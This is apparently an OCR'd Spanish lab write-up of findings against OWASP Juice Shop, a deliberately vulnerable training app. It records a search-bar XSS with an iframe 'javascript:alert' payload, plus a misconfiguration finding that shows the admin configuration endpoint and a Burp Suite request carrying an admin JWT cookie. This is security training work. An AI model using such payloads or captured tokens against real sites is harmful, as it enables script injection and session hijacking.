
5: en la barra de búsqueda se detecto un xss


<iframe src= "javascript:alert('hola')"/>





6: Mala configuración


juice-shop.herokuapp.com/rest/admin/application-configuration
JSON
Datos sin procesar
Encabezados
Guardar
Copiar
Contraer todo
Expandir todo
Filtro JSON
config:
server:
port: 3000
basePath: ""
application:
domain: "juice-sh.op"
name: "OWASP Juice Shop"
logo: "JuiceShop_Logo.png"
favicon: "favicon_js.ico"
theme: "bluegrey-lightgreen"
showVersionNumber: true
showGitHubLinks: true


Burp Project Intruder Repeater View Help
Burp Suite Community Edition v2023.9.3 - Temporary Project
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Settings
Learn
Intercept HTTP history WebSockets history Proxy settings
Request to https://juice-shop.herokuapp.com:443 [54.73.53.134]
Forward Drop Intercept is on Action Open browser
Comment this item
HTTP/1
Pretty Raw Hex
1 GET /rest/admin/application-configuration HTTP/1.1
2 Host: juice-shop.herokuapp.com
3 Cookie: language=en; welcomebanner_status=dismiss; token=
eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dXMiOiJzdWNjZXNzIiwiZGF0YSI6eyJpZCI6MSwidXNlcm5hbWUiOiJhZG1pbjEyMyIsImVtYWlsIjoiYWRtaW5AanVpY2Utc2gub3AiLCJwYXNzd29yZCI6IjAxOTIwMjNhN2JiZDczMjUwNTE2ZjA2OWRmMThiNTAwIiwicm9sZSI6ImFkbWluIiwiZGVsdXhlVG9rZW4iOiIiLCJsYXN0TG9naW5JcCI6InVuZGVmaW5lZCIsInByb2ZpbGVJbWFnZSI6ImFzc2V0cy9wdWJsaWMvaW1hZ2VzL3VwbG9hZHMvZGVmYXVsdEFkbWluLnBuZyIsInRvdHBTZWNyZXQiOiIiLCJpc0FjdGl2ZSI6dHJ1ZSwiY3JlYXRlZEF0IjoiMjAyMy0wOS0wMSAxMzo1ODoyOS45NjMgKzAwOjAwIiwidXBkYXRlZEF0IjoiMjAyMy0wOS0wMSAxOTozOTowMS40NjMgKzAwOjAwIiwiZGVsZXRlZEF0IjpudWxsfSwiaWF0IjoxNjkzNjA4OTI1fQ.PXlCQ1jG9IkM3uqYXFGaKS-8XfI7-5aZoVAf3jntavaqmqJwOjgsz53c0TUijGBCnm2YTwmDsecopdBRPw6vfBaZlwqvT7U-g5sgniWOslE8nHSaTsClR-REY8LRE9nExjCgB2xXqwB1JhUOdc6tQAmsZ6ZmMprQ4WeejM3WRDM;
cookieconsent_status=dismiss
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
Gecko/20100101 Firefox/117.0
5 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,
Inspector
Request attributes 2
Request query parameters 0
Request body parameters 0
Request cookies 4
Request headers 14
Search
0 highlights